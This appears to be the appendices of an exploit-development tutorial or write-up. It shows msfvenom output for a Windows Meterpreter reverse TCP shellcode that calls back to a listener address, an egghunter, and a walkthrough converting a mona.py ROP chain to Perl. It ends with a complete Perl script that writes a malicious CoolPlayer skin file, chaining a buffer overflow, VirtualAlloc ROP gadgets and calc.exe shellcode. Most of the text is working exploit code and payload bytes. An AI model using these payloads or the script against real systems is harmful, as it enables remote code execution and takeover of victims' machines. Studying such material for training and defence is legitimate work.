# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.254.131 LPORT=4444 -a x86 --platform windows -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x2c\x3d" -f perl
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of perl file: 1674 bytes
my $buf =
"\xda\xd7\xd9\x74\x24\xf4\xba\xe4\x39\xef\xba\x5b\x29\xc9" .
"\xb1\x59\x31\x53\x19\x83\xeb\xfc\x03\x53\x15\x06\xcc\x13" .
"\x52\x49\x2f\xec\xa3\x35\xb9\x09\x92\x67\xdd\x5a\x87\xb7" .
"\x95\x0f\x24\x3c\xfb\xbb\x3b\xf5\xb6\xe5\xc8\x8b\x6e\xdb" .
"\x31\x5a\xaf\xb7\xf2\xfd\x53\xca\x26\xdd\x6a\x05\x3b\x1c" .
"\xaa\xd3\x31\xf1\x66\x6f\xeb\x1d\xd0\xe4\x4e\x21\xdf\x2a" .
"\xc5\x19\xa7\x4f\x1a\xed\x1b\x51\x4b\x86\xec\x49\x3b\x13" .
"\xb4\x49\xba\xf0\xc0\x43\xc8\xca\xfb\xac\x78\xb9\xc8\xd9" .
"\x7a\x6b\x01\x1e\xbd\x5c\x6f\x32\x3f\xa5\x48\xaa\x35\xdd" .
"\xaa\x57\x4e\x26\xd0\x83\xdb\xb8\x72\x47\x7b\x1c\x82\x84" .
"\x1a\xd7\x88\x61\x68\xbf\x8c\x74\xbd\xb4\xa9\xfd\x40\x1a" .
"\x38\x45\x67\xbe\x60\x1d\x06\xe7\xcc\xf0\x37\xf7\xa9\xad" .
"\x9d\x7c\x5b\xbb\xa2\x7d\xa3\xc4\xfe\xe9\x6f\x09\x01\xe9" .
"\xe7\x1a\x72\xdb\xa8\xb0\x1c\x57\x20\x1f\xda\xee\x26\xa0" .
"\x34\x48\x26\x5e\xb5\xa8\x6e\xa5\xe1\xf8\x18\x0c\x8a\x93" .
"\xd8\xb1\x5f\x09\xd3\x25\xa0\x65\x1d\x36\x48\x77\xe2\x28" .
"\xd5\xfe\x04\x1a\xb5\x50\x99\xdb\x65\x10\x49\xb4\x6f\x9f" .
"\xb6\xa4\x8f\x4a\xdf\x4f\x60\x22\xb7\xe7\x19\x6f\x43\x99" .
"\xe6\xba\x29\x99\x6d\x4e\xcd\x54\x86\x3b\xdd\x81\xf1\xc3" .
"\x1d\x52\x94\xc3\x77\x56\x3e\x94\xef\x54\x67\xd2\xaf\xa7" .
"\x42\x61\xb7\x58\x13\x53\xc3\x6f\x81\xdb\xbb\x8f\x45\xdb" .
"\x3b\xc6\x0f\xdb\x53\xbe\x6b\x88\x46\xc1\xa1\xbd\xda\x54" .
"\x4a\x97\x8f\xff\x22\x15\xe9\xc8\xec\xe6\xdc\x4a\xea\x18" .
"\xa2\x64\x53\x70\x5c\x35\x63\x80\x36\xb5\x33\xe8\xcd\x9a" .
"\xbc\xd8\x2e\x31\x95\x70\xa4\xd4\x57\xe1\xb9\xfc\x36\xbf" .
"\xba\xf3\xe2\x30\xc0\x7c\x14\xb1\x35\x95\x71\xb2\x35\x99" .
"\x87\x8f\xe3\xa0\xfd\xce\x37\x97\x0e\x65\x15\xbe\x84\x85" .
"\x09\xc0\x8c";
```

## 4.9 APPENDIX I

---

Shellcode generated using msf-egghunter

```
# msf-egghunter -p windows -a x86 -f perl -e w00t -b "\x00\x0a\x0d\x2c\x3d"
my $buf =
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05" .
"\x5a\x74\xef\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xea\xaf" .
"\x75\xe7\xff\xe7";
```

## 4.10 APPENDIX J

---

This short tutorial shows how to convert python code to Perl using search replace option in notepad++

This is the ROP chain code written in Python that will be converted to Perl.

```
*** [ Python ] ***

def create_rop_chain():

    # rop chain generated with mona.py - www.corelancore.com
    rop_gadgets = [
        #---INFO:gadgets_to_set_ebp:---
        0x77c31c37, # POP EBP # RETN [msvcrt.dll]
        0x77c31c37, # skip 4 bytes [msvcrt.dll]
        #---INFO:gadgets_to_set_ebx:---
        0x77c39ec7, # POP EBX # RETN [msvcrt.dll]
        0xffffffff, #
        0x77c127e1, # INC EBX # RETN [msvcrt.dll]
        0x77c127e5, # INC EBX # RETN [msvcrt.dll]
        #---INFO:gadgets_to_set_edx:---
        0x77c4debf, # POP EAX # RETN [msvcrt.dll]
        0xa1bf4fcd, # put delta into eax (-> put 0x00001000 into edx)
        0x77c38081, # ADD EAX,5E40C033 # RETN [msvcrt.dll]
        0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
        #---INFO:gadgets_to_set_ecx:---
        0x77c4ded4, # POP EAX # RETN [msvcrt.dll]
        0x36ffff8e, # put delta into eax (-> put 0x00000040 into ecx)
        0x77c4c78a, # ADD EAX,C90000B2 # RETN [msvcrt.dll]
        0x77c14001, # XCHG EAX,ECX # RETN [msvcrt.dll]
        #---INFO:gadgets_to_set_edi:---
        0x77c47a36, # POP EDI # RETN [msvcrt.dll]
        0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
        #---INFO:gadgets_to_set_esi:---
        0x77c30426, # POP ESI # RETN [msvcrt.dll]
        0x77c2aacc, # JMP [EAX] [msvcrt.dll]
        0x77c4e392, # POP EAX # RETN [msvcrt.dll]
        0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]
        #---INFO:pushad:---
        0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
        #---INFO:extras:---
        0x77c35459, # ptr to 'push esp # ret ' [msvcrt.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
```

Delete the unwanted code and 'INFO' comments




```

0x77c31c37, # POP EBP # RETN [msvcrt.dll]
0x77c31c37, # skip 4 bytes [msvcrt.dll]
0x77c39ec7, # POP EBX # RETN [msvcrt.dll]
0xffffffff, #
0x77c127e1, # INC EBX # RETN [msvcrt.dll]
0x77c127e5, # INC EBX # RETN [msvcrt.dll]
0x77c4debf, # POP EAX # RETN [msvcrt.dll]
0xa1bf4fcd, # put delta into eax (-> put 0x00001000 into edx)
0x77c38081, # ADD EAX,5E40C033 # RETN [msvcrt.dll]
0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
0x77c4ded4, # POP EAX # RETN [msvcrt.dll]
0x36ffff8e, # put delta into eax (-> put 0x00000040 into ecx)
0x77c4c78a, # ADD EAX,C90000B2 # RETN [msvcrt.dll]
0x77c14001, # XCHG EAX,ECX # RETN [msvcrt.dll]
0x77c47a36, # POP EDI # RETN [msvcrt.dll]
0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
0x77c30426, # POP ESI # RETN [msvcrt.dll]
0x77c2aacc, # JMP [EAX] [msvcrt.dll]
0x77c4e392, # POP EAX # RETN [msvcrt.dll]
0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]
0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
0x77c35459, # ptr to 'push esp # ret ' [msvcrt.dll]

```

Select the code and use the Replace (CTRL + H) feature. In 'Replace with' type:


**\$buffer .= pack('V',0x**



Now your code should look like this:

```
$buffer .= pack('V',0x77c31c37, # POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c31c37, # skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c39ec7, # POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff, #
$buffer .= pack('V',0x77c127e1, # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5, # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4debf, # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x1bf4fcd, # put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c38081, # ADD EAX,5E40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4ded4, # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x36ffff8e, # put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V',0x77c4c78a, # ADD EAX,C90000B2 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c14001, # XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a36, # POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c30426, # POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc, # JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c4e392, # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c35459, # ptr to 'push esp # ret ' [msvcrt.dll]
```

Now select the end of the code and replace it as follows:



The final version should look like this:

```
$buffer .= pack('V',0x77c31c37); # POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c31c37); # skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c39ec7); # POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff); #
$buffer .= pack('V',0x77c127e1); # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5); # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4debf); # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0xa1bf4fcd); # put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c38081); # ADD EAX,5E40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc); # XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4ded4); # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x36ffff8e); # put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V',0x77c4c78a); # ADD EAX,C90000B2 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c14001); # XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a36); # POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42); # RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c30426); # POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc); # JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c4e392); # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c); # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77c12df9); # PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c35459); # ptr to 'push esp # ret ' [msvcrt.dll]
```

## 4.11 APPENDIX K

---

## Getting calculator using ROP chains – full perl script

```
$file="rop_calc.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";

$buffer .= "A" x 479; #buffer chars
$buffer .= pack('V', 0x77c22de8); #{PAGE_EXECUTE_READ} address from find.txt

#ROP CHAIN
$buffer .= pack('V', 0x77c31c37);# POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c31c37);# skip 4 bytes [msvcrt.dll]
$buffer .= pack('V', 0x77c39ec7);# POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V', 0xffffffff);#
$buffer .= pack('V', 0x77c127e1);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c127e5);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c4debf);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V', 0xa1bf4fcd);# put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V', 0x77c38081);# ADD EAX,5E40C033 # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c58fbc);# XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c4ded4);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V', 0x36ffff8e);# put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V', 0x77c4c78a);# ADD EAX,C90000B2 # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c14001);# XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c47a36);# POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c47a42);# RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V', 0x77c30426);# POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c2aacc);# JMP [EAX] [msvcrt.dll]
$buffer .= pack('V', 0x77c4e392);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c1110c);# ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V', 0x77c12df9);# PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c38469);# ptr to 'push esp # ret ' [msvcrt.dll]

#NOP SLED
$buffer .= "\x90" x 16;

#calc.exe SHELLCODE
$buffer .= "\xdb\xcc\x74\x24\xf4\x5f\xbb\x9e\xd4\xf7\xd9\x29\xc9" .
"\xb1\x31\x83\xc7\x04\x31\x5f\x14\x03\x5f\x8a\x36\x02\x25" .
"\x5a\x34\xed\xd6\x9a\x59\x67\x33\xab\x59\x13\x37\x9b\x69" .
"\x57\x15\x17\x01\x35\x8e\xac\x67\x92\xa1\x05\xcd\xcc\x8c" .
"\x96\x7e\x34\x8e\x14\x7d\x69\x70\x25\x4e\x7c\x71\x62\xb3" .
"\x8d\x23\x3b\xbf\x20\xd4\x48\xf5\xf8\x5f\x02\x1b\x79\x83" .
"\xd2\x1a\xa8\x12\x69\x45\x6a\x94\xbe\xfd\x23\x8e\xa3\x38" .
"\xfd\x25\x17\xb6\xfc\xef\x66\x37\x52\xce\x47\xca\xaa\x16" .
"\x6f\x35\xd9\x6e\x8c\xc8\xda\xb4\xef\x16\x6e\x2f\x57\xdc" .
"\xc8\x8b\x66\x31\x8e\x58\x64\xfe\xcc\x07\x68\x01\x08\x3c" .
"\x94\x8a\xaf\x93\x1d\xcc\x8b\x37\x46\x8a\xb2\x6e\x22\x7d" .
"\xca\x71\x8d\x22\x6e\xf9\x23\x36\x03\xa0\x29\xc9\x91\xde" .
"\x1f\xc9\xa9\xe0\x0f\xa2\x98\x6b\xc0\xb5\x24\xbe\xa5\x4a" .
"\x6f\xe3\x8f\xcc\x23\x67\x71\x92\x8e\xcc\xaf\xd0\xb6\x4a\x5a" .
"\xa8\x4c\x52\x2f\xad\x09\xad\x09\xdf\x02\xb1\xe3\x4c\x22" .
"\x90\x87\x13\xb0\x78\x66\xb6\x30\x1a\x76";

open($FILE, ">$file");
print $FILE $buffer;
close($FILE);
|
```

